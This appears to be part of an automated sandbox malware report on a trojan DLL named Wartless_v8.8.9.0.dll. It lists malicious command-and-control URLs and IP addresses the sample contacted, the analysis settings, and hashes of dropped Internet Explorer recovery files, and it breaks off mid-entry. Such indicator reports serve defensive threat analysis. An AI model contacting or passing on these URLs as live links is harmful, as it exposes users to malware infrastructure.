http://nnnnnn.bar/drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5fsj0e/RzdEMRLJALIuVpZbCXTm33B/7rNoIMP9VG/c8tgfuTkxT7ByPtRb/j_2BUePUN_2B/Bl7nkFpwFGb/eE5q1GPA2rANKR/WLm_2BrotZpp1pDZVWLMK/C4Hf3n12wJLU8uUR/lXrXiW51IsTlZ0K/b1wCGwV9dM41Za02jV/WmUTzni7Y/s2rU_2FN61u_2BQF/kOM.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/nTzA1Bin3XQcZS3BPXoT/VC_2Bwejhc_2FIgAnHO/80iaugMV57_2B03WjjJnn8/4gxAs_2BxmZF7/TOVjb2Ah/pgPNUHZ17T9L8wycKkEjCiK/jeMuH8DdRv/juOnp0_2FGJ7c6qP0/x_2Fz3dEM_2F/deoZvnQAfFk/Wc5jOa5bWcm0MC/RWrwyt3pkcQtiY4AsZ3n7/MKKE_2FX_2FFdYj9/qoI9Xq_2BCQEmwG/Nwb7IgT0IyCbKBnKn_/2FiegfuYZI5/GhR0CO9.jlk	true	• Avira URL Cloud: safe	unknown
http://www.nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGdcDC1Vg/H9xTO58gw9Sr3l5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUvCeNpaiixducNV9xRZlOg/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/b7Hkig2fkyCUi/2.jlk	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7IlC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LAF0LNi_/2F_2BGce3vI_2BIkboe/46Qz18Ellyo_2BDKCHtUqk/Qk_2BAks18SnJ/U_2FwSgO/sE9Mmm7pd7FF8XBf_2Beleh/BwXJLGguic/wUEaBBM2DtBJsDeIK/yJJJ44VcWEyj/YNrlDdUaDHH/B2K_2BaEwy92zT/APjxiknoaFgUNKS3zmK7O/E1iKLdia/f.jlk	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGd	loaddll32.exe, 00000001.00000002.8097302 94.0000000001142000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/.x	loaddll32.exe, 00000001.00000002.8094472 58.00000000010EB000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH85t5/rAG3EMntvxQhd	loaddll32.exe, 00000001.00000002.8098148 21.0000000001155000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1	{230EFA08-7AD2-11EC-90E9-ECF4BB862DED}.dat.15.dr	false	• Avira URL Cloud: safe	unknown
http://nnnnnn.bar/drew/5fbE1WfgCMBb3Lbm27/FrQeHzQMl/dSHY390GafNfv3DHsOxN/_2BRIsFAVWyz2Wu2_2B/16eM0bg	~DFD962CE55E98449E3.TMP.44.dr, {61A0A539-7AD2-11EC-90E9-ECF4BB862DED}.dat.44.dr	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar	loaddll32.exe, 00000001.00000003.6914769 10.0000000001167000.00000004.00000001.sdmp, loaddll32.exe, 00000001.00000002.809814821.000 0000001155000.00000004.00000020.sdmp, re gsvr32.exe, 00000005.00000002.810696201. 00000000034ED000.00000004.00000020.sdmp, regsvr32.exe, 00000005.00000003.6925434 38.00000000034F2000.00000004.00000001.sdmp, regsvr32.exe, 00000005.00000003.691905249.0000 0000034F2000.00000004.00000001.sdmp, reg svr32.exe, 00000005.00000003.737248547.0 0000000034EE000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/pgrqzdCpp_2BoR9YKjM/4PKdL3no8Cmh2eLar0r1e3/w1sLhdA1An4Ma/aD5	regsvr32.exe, 00000005.00000002.81176632 2.0000000004F6B000.00000004.00000010.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F	regsvr32.exe, 00000005.00000002.81066961 7.00000000034E5000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/SAsRWWRcgAYbX5O/sPIUsFF8_2Fn2uMxzA/aS_2B1MFO/_2B9vtqo1M2_2FHU754_/2FIz_2FEDBV	~DF80E3D54E28E527BE.TMP.44.dr, {61A0A53B-7AD2-11EC-90E9-ECF4BB862DED}.dat.44.dr	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/69qrrEp29jAiA/GVIxoy3h/ZRI0if101gbT_2Fcb5gsrod/7F17KHpa_2/BUS9AgcQP0bD4Ff	{5307E23B-7AD2-11EC-90E9-ECF4BB862DED}.dat.37.dr	false	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/tN_2FPnM2JFaCc33jtc/NPCaV6rrqIxKNKP7n1AR3O/LMe16EhvI_2Bi/SLNSQXLS/EviOTr3	{5307E23F-7AD2-11EC-90E9-ECF4BB862DED}.dat.37.dr, ~DF847B8575778877FD.TMP.37.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://intermedia.bar/drew/QIymR1NV/VEHDP0tzxYyfhToi28JN0gN/4iuWFUXiYW/K0CJrXj0tnUEhVH78/U3kVKnzlLrQ	{230EFA0C-7AD2-11EC-90E9-ECF4BB862DED}.dat.15.dr, ~DFCD812BE71D10CCC1.TMP.15.dr	false	• Avira URL Cloud: safe	unknown
http://www.nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP	loaddll32.exe, 00000001.00000002.809814821.0000000001155000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/ws	loaddll32.exe, 00000001.00000002.809814821.0000000001155000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/XRuGSIvrh83QGTYBTk/D9D3Vm19e/d5qtxwnIReenmX0dL_2F/z8AEjIs12VaPeEM7Fev/sHz	{230EFA0E-7AD2-11EC-90E9-ECF4BB862DED}.dat.15.dr, ~DF1843E87D640EF8CE.TMP.15.dr	false	• Avira URL Cloud: safe	unknown
http://nnnnnn.bar/drew/7DgipjE3bmmbRPyMp6s7/BgNwib2SV4cWPRKen15/S3RnGOSvPDrV_2BWCH8	loaddll32.exe, 00000001.00000002.810955675.000000000320B000.00000004.00000010.sdmp	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/	loaddll32.exe, 00000001.00000002.809814821.0000000001155000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/	regsvr32.exe, 00000005.00000003.519535406.00000000034F2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.nnnnnn.casa/	loaddll32.exe, 00000001.00000002.809730294.0000000001142000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/knqRZpNvqk/sE_2FZx8OMLhPewzq/M4XZQB_2BkD8/vtpmyt2M_2F/KpLyILSZIke280/Mu0dWeXe	{61A0A53F-7AD2-11EC-90E9-ECF4BB862DED}.dat.44.dr, ~DF92A2674FCB111FAD.TMP.44.dr	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/_2B03VnehjE70sxbkc/jyrt4kETn/GIT8yZh3IbCxiT_2Foqi/AVmT8sl3RBATNe233tn/ZpXwd5	{3EF5FA36-7AD2-11EC-90E9-ECF4BB862DED}.dat.29.dr	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/eOqzQTB_2B/MowPwZPRMG1LVJR9t/fCLL0MMkzzZ7/Xm0aty4DHMK/aZD8fvqKlB4sn5/NqI7	~DF83FDEC42C12270DC.TMP.37.dr, {5307E239-7AD2-11EC-90E9-ECF4BB862DED}.dat.37.dr	false	• Avira URL Cloud: safe	unknown
http://nnnnnn.bar/drew/9KR1ePshh/VJe94rsZSf9_2B1_2Bzi/ojZaK0dpGSZRsGSTBXN/nAjWHF9ja2uIeAiO3gdvCi/301	loaddll32.exe, 00000001.00000002.809447258.00000000010EB000.00000004.00000020.sdmp, ~DF7A63264CD3C88DE7.TMP.44.dr, {61A0A53D-7AD2-11EC-90E9-ECF4BB862DED}.dat.44.dr	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar/drew/QvhYBaeq_2F6Kr5S5lD/OqLkixN3sRa2UpR8i3hjYq/eJ9NYRqvvouL5/5HWqGU6L/VANwgL_	{230EFA0A-7AD2-11EC-90E9-ECF4BB862DED}.dat.15.dr, ~DFA8E08E14F77016D9.TMP.15.dr	false	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/8GCWuTw3vFr_2BaLQHxEj/S2mZ_2Bs1ztZVt4J/tWEHNc4XanBwmnu/l2msIqz_2B6GZdxr2f	regsvr32.exe, 00000005.00000002.810669617.00000000034E5000.00000004.00000020.sdmp, regsvr32.exe, 00000005.00000002.810625001.00000000034DC000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/sJjHsvpax4Nzwn6/j_2BIK7xkvvLg0K_2B/rW_2F1MVm/0X2RDVp6mN6jHjHQXHVv/lXgIE5s	{5307E23D-7AD2-11EC-90E9-ECF4BB862DED}.dat.37.dr	false	• Avira URL Cloud: safe	unknown
http://nnnnnn.casa/drew/y8OOHzBXx4vT2Ja_/2BB0Liu_2F2FEpI/O7lIC7aNtEnJlyf21V/jvmc9z_2B/LgRR93FX60U2LA	{3EF5FA3A-7AD2-11EC-90E9-ECF4BB862DED}.dat.29.dr, ~DF1DF67103C7B135B0.TMP.29.dr	true	• Avira URL Cloud: malware	unknown
http://intermedia.bar	loaddll32.exe, 00000001.00000003.648024255.0000000001167000.00000004.00000001.sdmp, loaddll32.exe, 00000001.00000003.648253117.0000000001167000.00000004.00000001.sdmp, regsvr32.exe, 00000005.00000003.349565633.00000000034F1000.00000004.00000001.sdmp, regsvr32.exe, 00000005.00000003.648899790.00000000034F2000.00000004.00000001.sdmp, regsvr32.exe, 00000005.00000003.460653574.00000000034F2000.00000004.00000001.sdmp, regsvr32.exe, 00000005.00000003.565572741.00000000034F2000.00000004.00000001.sdmp, regsvr32.exe, 00000005.00000003.648715352.00000000034F2000.00000004.00000001.sdmp, rundll32.exe, 00000006.00000003.462177448.00000000002794000.00000004.00000001.sdmp, rundll32.exe, 00000006.00000003.348654283.00000000002793000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://intermedia.bar/drew/QsS2jHAM_/2BwJZccmdp5m9iHVP9BE/Hy_2Bb24NYz6UUYImCo/zrhZsMNoFc_2FvJseSFb87	loaddll32.exe, 00000001.00000002.809447258.00000000010EB000.00000004.00000020.sdmp, loaddll32.exe, 00000001.00000002.809814821.0000000001155000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
31.41.46.120	intermedia.bar	Russian Federation		56577	ASRELINKRU	true
198.54.117.218	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
198.54.117.210	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.211	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.212	unknown	United States		22612	NAMECHEAP-NETUS	true
192.64.119.233	nnnnnn.casa	United States		22612	NAMECHEAP-NETUS	true
162.255.119.177	nnnnnn.bar	United States		22612	NAMECHEAP-NETUS	true
198.54.117.215	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.216	unknown	United States		22612	NAMECHEAP-NETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	557481
Start date:	21.01.2022
Start time:	07:51:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Wartless_v8.8.9.0.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	50

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@45/99@38/10
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 72% (good quality ratio 68.5%) • Quality average: 80.4% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 23.203.70.208, 152.199.19.161
- Excluded domains from analysis (whitelisted): ie9comview.vo.msecnd.net, tile-service.weather.microsoft.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, go.microsoft.com, store-images.s-microsoft.com, go.microsoft.com.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, cdn.onenote.net, cs9.wpc.v0cdn.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:52:26	API Interceptor	1x Sleep call for process: regsvr32.exe modified
07:52:26	API Interceptor	2x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{230EFA06-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.8422761351495693
Encrypted:	false
SSDEEP:	96:rZyNBiNB4sA9J3dbp3d30cp3W3FdsA9s30igp3d30cp3W3F37M30ix1993d3bb:r8N8N+BuPBzqnE
MD5:	91215A677A78CF1F56C00A0746E12C9D
SHA1:	C9FE55A00E7C53C8DAB0E927B20DCDB11FAA8D9C
SHA-256:	1DD9F6DBBE534A07F84E605C1BE0DEBD275103D4AA6A15E9455943D37802BC9D
SHA-512:	9EE2F06478B51B7B38E4DE1D4E0AB2C8FFD4D6A74D65DC8F2B71E9580158D4105953E280F0DDEC0BCBB6910657A472009B3A85110AD8946D7707E6714871061
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.B.#.o.O.I.9.J.6.7.B.G.Q.6.e.z.0.u.4.Y.t.7.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{3EF5FA34-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.8436831003719587
Encrypted:	false
SSDEEP:	96:6BgnB6OJuyzP5NTP53xTPI3tduyW35hTP53xTPI3tN1C3NhFv33y55:hI
MD5:	A2B34F3791709A881C7D99F7BB1A8D1C
SHA1:	6E06A75275E4A9F55683BCFC831B9C6494904702
SHA-256:	D7602F136C404B04A4E1DFD73C351A4D8D8E12EFB52F82153CB16F1AE6865985
SHA-512:	39301B64830BC13743A1358D2862BC122CF7238BBDAB4667ED6FFC8FFDE14DEFD5B682668DF9A08E8A13C7EEB76D5CBB5DF8C1ED986C80A4C9C6FF4C67276E6
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....!.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.N.f.r.1.P.t.J.6.7.B.G.Q.6.e.z.0.u.4.Y.t.7.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{5307E237-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.8378504865162175
Encrypted:	false
SSDEEP:	96:l7TH+/xQGVPLJ1PL311Pw3s2dQGQ3syk1PL311Pw3s2LvW3Lsxhp3JhPP:lk86
MD5:	BCA39666CE6AB260B738D05CA744CA55
SHA1:	DD613BD6C63322BF0BEE1BDC2EF544FAD9E308B7
SHA-256:	EC29E925496035F90C14E33BDF52C0AB94E9701732E41152782B3E3DDC806A5F
SHA-512:	B317F2FDC268FE04CF096EDA53918FCFFD1F2666B74A56D601E4C24A3906A28C38FA06537A6F583048C10105EE24A76BDD43BA814880812D0128D2ECC7F6908
Malicious:	false

Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....H".....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.O.O.I.H.U.9.J.6.7.B.G.Q.6.e.z.0.u.4.Y.t.7.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{61A0A537-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.8394778196103725
Encrypted:	false
SSDEEP:	96:UlJWNx8+t3R7N3R3wkN3c3dd8+iZ3wKON3R3wkN3c3d3bCZ3wKxJx3R177:Tak
MD5:	7A76FAFFF4B405EF3090816FED72197F
SHA1:	3EDAD020EE6665C0B437E9A58C37A0552BD8C1C7
SHA-256:	4935751D3961D1F2731D57B494A3979450BF0D4A439101424728C5812F3C451A
SHA-512:	2094F8F563FDE381881171DBB5D9235F9A5D6E7F0405CAE9D7A49507F9E46ECA225592957A4DE7FBE5AF802DD3B12B0F5D72D6FAE1373206E5AA8CB7E2B1D6AE
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....p:.>.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.O.K.W.g.Y.d.J.6.7.B.G.Q.6.e.z.0.u.4.Y.t.7.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{230EFA08-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.619527580284413
Encrypted:	false
SSDEEP:	48:rbGO5HGIzjEQyCzWA2SBljyNy6H8EfzjEQyCzWA2BljyNy6H8E:l5nz4Izb2mjkyxsz4IzbCjkyx
MD5:	2650FDA23F8754B3CDC0462834884B48
SHA1:	D4C58B11F508A466F57AB6B12D084C58351C3D7F
SHA-256:	9A09F4B8A362CF59B5ED625F0D58E8189E1C24C5772A93E3E72B3D9D08C89E4C
SHA-512:	247359FB49F2583979C8A74B147CB3EB380C9E871F1CD56D91F73B2DFC28A04A3CDF7E567D85BF7C4848D679A112D8BEF8706D7E2AF6BDCBB1B7B0FDC0E0028
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....&.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{230EFA0A-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.643601359218418
Encrypted:	false
SSDEEP:	48:rGGDjGIcvELTeaYxCHT8McvELTeqCHT8:pyaY6gMy3g
MD5:	52FDA0ECE5BBD10C6547D76070A1FA8E
SHA1:	2C76386FC0DB64C40F38320B738D8B275A4594F6
SHA-256:	A795DED09691F63FF7F8B516A5F8FB10B69BA554FDE5D4B34734AE07E152007A
SHA-512:	F49C810DD649DD8E7F24D13E3738FC2E3C02D23EEE9A753C426091DA3FF4ACAFFBA396E25055C850AB7F482D3D722927BBB16FAFE11EDD7D77265E9AA6917BBF
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....@B.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....,.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{230EFA0C-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.6430303445146546
Encrypted:	false
SSDEEP:	24:rOGsGK9lBXslMYzPWE1bMrlQZ0HlAwXfRJyvR4+gi9lRXslMYzPWE1trlQZ0HlAQ:rOGsGIXEvLZqXfvyvvXEv0ZqXfvyv
MD5:	8886B1546BAFFC51BAEB31272E3435A4
SHA1:	682C17F34D4D5C15636B88E1D11863DC8F572809
SHA-256:	E6157D18E00A74E3EEA85BCA896BAAC0311F3D814CE8032905780CA7B52054F1
SHA-512:	A230AD4FC10AD4C77D952F324C18D35FFCFD6828B13897DF60E83D45EA380D0E85D63239A0809DFF5644187070DBDDFF2B5513B2162BD515B893981B8889F17
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....,.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{230EFA0E-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.649319825910071
Encrypted:	false
SSDEEP:	24:r7GGGK9lBJslMibEHTzAb9taO3zRQPR3ii9lRJslMibEHTzAb9tWB3zRQPR3i:r7GGGIJEr9zR6HJErGzR6
MD5:	8E3296AEF84F98D1E520EC67FE8DAAC5
SHA1:	056103B8B29A2691BDBFB47DF53BAF5A00D9FE74
SHA-256:	A468FF03A263A692202CA04CFAE36238D824784CBC8A8EEEA029C5F14B999B5F
SHA-512:	8B6DE9DC7CA8AFD85B9B359E868EF63C3505DD7645B25D3E9591F364FD7851CDA142CCCA8E9236D961C3503C06858FD8F0D6273C0787C78E88FDADE1A7D2217
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....,.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3EF5FA36-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.6439505840090733
Encrypted:	false
SSDEEP:	96:GrPPrJqgKaazP15VTuWPrJqgKaau15VTu:GrPPrJvGdb9PrJvvb
MD5:	E513EE38E69669E88979C863A30A0AA0
SHA1:	17DD854637F41D752B440D7F6287A0BD574B716C
SHA-256:	864B3321075B3B6048F5206FFC1FDD24948BE3C5A5AE662F2287C1275FB91912
SHA-512:	4A37CF6260A473717593224776B07355C65037F8098666914985ECECC660171E9197BD951624FD340134475C0F524293F7CBC2EC1341F7EABD611ABEFF0FE0B3
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....<.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....0.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3EF5FA38-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.644501368353259
Encrypted:	false
SSDEEP:	48:rtBrGwHGIFJN9EA7rdUe05vCubPzEn+OTFJN9EA7rdUeUA5vCubPzEn+O:BBpHFJ4srdhgvLbPuzFJ4srdh/vLbPu

MD5:	D1DE093D301E3171AE592742113F290A
SHA1:	4DC9756FA7864691E086B4E4E752CEB4DEDBEAA2
SHA-256:	43FBE3C87E02FA1C749386E05E7463050CF8FCFB1068094FED116DA2BCDC97FC
SHA-512:	20D0291A1069881ED9F4D6D1841177A569687E82DE4BCA93D0582EE806F7CCDE9200BFE9B1F3E67AE6837DF603553C187E67F84635DDF22680DF0D430CF3161
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....!.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....,.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3EF5FA3A-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.647289310233475
Encrypted:	false
SSDEEP:	48:rfAGnG2+uNUbEASjjcjQd0DkTYEuNUbEASjjjjQd0DkTY:rF+udfPIkTYEudfPdkTY
MD5:	F50CD6A3B7AA3290B722B65C9996349C
SHA1:	7C036E62FACA71CE75B245C4CE660C20B57DFD04
SHA-256:	FC77DE4EA50485C30C26C89E1DC4166616FDFF0EAB331792890CCE867C9B8E4A
SHA-512:	54F76C73A87300BF0289E1B6EE46C5CDD7FED8ECA6B8DB8BD7F6ED6E1708D8191AC06C98E1AC6D95CBC6E550352A98A7AC8A1BCD7F6E711DF3DA5E2731FA 89EA
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....U.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....<.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{3EF5FA3C-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.620393355939478
Encrypted:	false
SSDEEP:	48:rKGOVGItNEbEAl8TlKZS4qhOyWtNEbEAl8elKZS4qhOy:olt2wtk4it2w2k4
MD5:	A3B9D48028933EC8A71940CE8CBE07F7
SHA1:	3187F579C93CD679395DB0EF9B3B6F46ACC08A72
SHA-256:	013A3EE6E3EC34C5F462B0397ED9FDA37A7AC273CAF7D8B082B17190928DB87E
